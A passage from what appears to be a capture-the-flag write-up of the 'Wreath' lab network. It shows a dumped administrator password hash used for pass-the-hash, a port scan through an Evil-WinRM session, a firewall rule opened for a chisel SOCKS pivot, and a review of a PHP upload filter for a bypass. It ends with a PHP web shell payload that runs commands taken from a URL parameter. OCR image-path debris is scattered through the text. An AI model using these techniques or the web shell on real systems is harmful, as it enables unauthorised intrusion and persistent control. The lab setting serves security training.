      aes128_hmac       (4096) : 503dd1f25a0baa75791854a6cfbcd402
      des_cbc_md5       (4096) : e3915234101c6b75

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696O63F791Administrator
    Credentials
      des_cbc_md5       : e3915234101c6b75
```

This administrator password hash is not crackable, but we also found the hash for a user 'Thomas' which is crackable

Hash	Type	Result
[redacted]	NTLM	[redacted]

This may be useful later, but for now we will actually make use of the uncrackable administrator hash to do a Pass The Hash attack to gain a persistence administrator shell on this .150 machine.



At this point we have fully compromised both the web server on .200 and the gitstack server on .150, it is time to move onto what seems like the final machine on the network which is the Wreath-PC running on the .100 address.

The Wreath-PC (.100)

Enumeration - Scanning with Invoke-Portscan

Inside our Evil-Winrm administrator session on the .150 machine we will start our enumeration on the final machine, the .100 address. In order to do our enumeration we will make use of the PowerShell tool Invoke-Portscan.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-Help Invoke-Portscan

NAME
    Invoke-Portscan

SYNOPSIS
    Simple portscan module

    PowerSploit Function: Invoke-Portscan
    Author: Rich Lundeen (http://webstersProdigy.net)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SYNTAX
    Invoke-Portscan -Hosts <String[]> [-ExcludeHosts <String>] [-Ports <String>] [-PortFile <String>]
[-TopPorts <String>] [-ExcludedPorts <String>] [-Open] [-SkipDiscovery] [-PingOnly] [-DiscoveryPorts <
String>] [-Threads <Int32>] [-nHosts
    <Int32>] [-Timeout <Int32>] [-SleepTimer <Int32>] [-SyncFreq <Int32>] [-T <Int32>] [-GrepOut <Stri
ng>] [-XmlOut <String>] [-ReadableOut <String>] [-AllformatsOut <String>] [-noProgressMeter] [-quiet]
[-ForceOverwrite] [<CommonParameters>]

    Invoke-Portscan -HostFile <String> [-ExcludeHosts <String>] [-Ports <String>] [-PortFile <String>]
 [-TopPorts <String>] [-ExcludedPorts <String>] [-Open] [-SkipDiscovery] [-PingOnly] [-DiscoveryPorts
<String>] [-Threads <Int32>] [-nHosts
    <Int32>] [-Timeout <Int32>] [-SleepTimer <Int32>] [-SyncFreq <Int32>] [-T <Int32>] [-GrepOut <Stri
ng>] [-XmlOut <String>] [-ReadableOut <String>] [-AllformatsOut <String>] [-noProgressMeter] [-quiet]
[-ForceOverwrite] [<CommonParameters>]


DESCRIPTION
    Does a simple port scan using regular sockets, based (pretty) loosely on nmap


RELATED LINKS
    http://webstersprodigy.net

REMARKS
    To see the examples, type: "get-help Invoke-Portscan -examples".
    For more information, type: "get-help Invoke-Portscan -detailed".
    For technical information, type: "get-help Invoke-Portscan -full".
    For online help, type: "get-help Invoke-Portscan -online"


*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.84.100 -TopPorts 50


Hostname      : 10.200.84.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 79, 88 ...}
finishTime    : 1/20/2023 3:51:53 PM
```

Ports 80 and 3389 are open, let's try and make use of this to pivot into this final machine.

Pivoting - Chisel

Now we will try and pivot through the network again to gain access to the website running on port 80 on .100. First we need to make use of our command line access to .150 and open a port on the firewall for us to make use of.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-Hir
oNewf" dir=in action=allow protocol=tcp localport=17775
Ok.
```

Now with a port open we need to upload chisel unto the victim machine.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload /home/kali/Downloads/chisel
Info: Uploading /home/kali/Downloads/chisel to C:\Users\Administrator\Documents\chisel


Data: 10769748 bytes of 10769748 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


Now on the victim machine we can run chisel

```
*Evil-WinRM* PS C:\windows\temp> .\chisel-matruane.exe server -p 17775 --socks5
chisel-matruane.exe : 2023/01/20 16:19:33 server: Fingerprint ChCWC8R6N5gsvj8Wh4HstAWsmcb9UwbE8TXukXo
Hec=
    + CategoryInfo          : NotSpecified: (2023/01/20 16:1 ... wbE8TXukXojHec=:String) [], RemoteExce
tion
    + FullyQualifiedErrorId : NativeCommandError
2023/01/20 16:19:33 server: Listening on http://0.0.0.0:17775
```


Then run chisel on our own attacker machine making sure to use the same IP as before

```
┌──(kali㉿kali)-[~]
└─$ ./chisel client 10.200.84.150:17775 9090:socks
2023/01/20 11:20:31 client: Connecting to ws://10.200.84.150:17775
2023/01/20 11:20:31 client: tun: proxy#127.0.0.1:9090⇒socks: Listening
2023/01/20 11:20:32 client: Connected (Latency 150.593458ms)
```


With chisel all setup we can now go into foxyproxy and setup a proxy using the 9090 port we set above.



Our proxy should now be fully set up and we can now navigate to the .100 IP via a browser and see the website which seems to be an exact copy of the public facing web server.



We can make use of a tool called Wappalyzer to view the software versions and other information of what is running this web server so we can see if there anything we may be able to take advantage of to gain access to the system.



Enumeration - Website Code Analysis

We are able to download the source to this website via our Evil-Winrm session that we already have running. The source code is located at C:\Gitstack\repositories\Website.git.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> download C:\Gitstack\repositories\Website.git
Info: Downloading C:\Gitstack\repositories\Website.git to ./C:\Gitstack\repositories\Website.git
```

With the source code downloaded there are some steps we need to take before we can actually read through it, first we need to use a GitTools tool called extractor to extract the directory that we downloaded.

```
┌──(kali㉿kali)-[~/C:\Gitstack\repositories\Website.git]
└─$ GitTools/Extractor/extractor.sh . Website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating ...
[+] Found commit: 70dde80cc19ec7670456799673889 4828f4ee895
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css/.DS_Store
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css/bootstrap.min.css
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css/font-awesome.min.css
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css/style.css
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/favicon.png
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/.DS_Store
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/FontAwesome.otf
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/fontawesome-webfont.e
ot
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/fontawesome-webfont.s
vg
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/fontawesome-webfont.t
tf
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/fontawesome-webfont.w
off
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/fontawesome-webfont.w
off2
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img/.DS_Store
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img/img-profile.jpg
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img/portfolio-1.jpg
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img/portfolio-2.jpg
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img/portfolio-3.jpg
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img/portfolio-4.jpg
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img/preloader.gif
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/img/puff.svg
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/index.html
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/js
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/js/.DS_Store
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/js/bootstrap.min.js
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/js/jquery-2.1.4.min.js
epositories\Website.git/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/js/scripts.js
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3
epositories\Website.git/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3/css
epositories\Website.git/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/.DS_Store
epositories\Website.git/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/bootstrap.min.css
epositories\Website.git/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/font-awesome.min.css
epositories\Website.git/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3/css/style.css
epositories\Website.git/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3/favicon.png
```

Now inside the extracted directory we can see three files which are three commits of the same repository, we need to figure out which of these is the most up to date.


```
┌──(kali㉿kali)-[~/C:\Gitstack\repositories\Website.git/Website]
└─$ separator="════════════════════════════════════════"; for i in $(ls); do printf "\n\n$separator\n\0
33[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"


════════════════════════════════════════
0-70dde80cc19ec7670456799673889 4828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


════════════════════════════════════════
1-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


════════════════════════════════════════
2-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


════════════════════════════════════════
```

We can guess what order these go in based on the commit messages, we could also figure out the order they should go in by checking the parent value of each commit. For our case though we can see that the middle option is the newest version of the site and the one that we should be focusing on.

If we go into this directory we can run a find command to look for the .php file itself so that we can read through it and perform source code analysis to see if there are any vulnerabilities that we may be able to exploit in order to gain access to this final machine (.100) machine on the network.

```
┌──(kali㉿kali)-[~/C:\Gitstack\repositories\Website.git/Website/1-345ac8b236064b431fa43f53d91c98c4834e
f8f3]
└─$ find . -name "*.php"
./resources/index.php
```

With the file name in hand let's open it up in a text editor and take a look at it



```
File  Edit  Search  View  Document  Help

3       if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
4               $target = "uploads/".basename($_FILES["file"]["name"]);
5               $goodExts = ["jpg", "jpeg", "png", "gif"];
6               if(file_exists($target)){
7                       header("location: ./?msg=Exists");
8                       die();
9               }
10              $size = getimagesize($_FILES["file"]["tmp_name"]);
11              if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
12                      header("location: ./?msg=Fail");
13                      die();
14              }
15              move_uploaded_file($_FILES["file"]["tmp_name"], $target);
16              header("location: ./?msg=Success");
17              die();
18      } else if ($_SERVER["REQUEST_METHOD"] == "post"){
19              header("location: ./?msg=Method");
20      }
21
22
23      if(isset($_GET["msg"])){
24              $msg = $_GET["msg"];
25              switch ($msg) {
26                      case "Success":
27                              $res = "File uploaded successfully!";
28                              break;
29                      case "Fail":
30                              $res = "Invalid File Type";
31                              break;
32                      case "Exists":
33                              $res = "File already exists";
34                              break;
35                      case "Method":
36                              $res = "No file send";
37                              break;
38
39              }
40      }
41 ?>
42 <!DOCTYPE html>
43 <html lang=en>
44      <!— ToDo:
45               - Finish the styling: it looks awful
46               - Get Ruby more food. Greedy animal is going through it too fast
47               - Upgrade the filter on this page. Can't rely on basic auth for everything
48               - Phone Mrs Walker about the neighbourhood watch meetings
49      —>
50      <head>
51              <title>Ruby Pictures</title>
52              <meta charset="utf-8">
53              <meta name="viewport" content="width=device-width, initial-scale=1.0">
54              <link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
55              <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
56      </head>
57      <body>
58              <main>
59                      <h1>Welcome Thomas!</h1>
60                      <h2>Ruby Image Upload Page</h2>
61                      <form method="post" enctype="multipart/form-data">
62                              <input type="file" name="file" id="fileEntry" required, accept="image/jpeg,image/png,image/gif">
63                              <input type="submit" name="upload" id="fileSubmit" value="Upload">
64                      </form>
```

There seems to be a file upload point with a filter in place, but since we can see the source code of the filter we may be able to figure out how to bypass it. There seems to be two filters in place and any file that gets uploaded goes into a /uploads directories. Now that we understand how this filter works we can attempt to bypass it entirely and upload a script to get us a reverse shell.

AV Evasion - PHP Payload Obfuscation

Before we can make our payload bypass the filter we need the payload itself which is this

```php
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

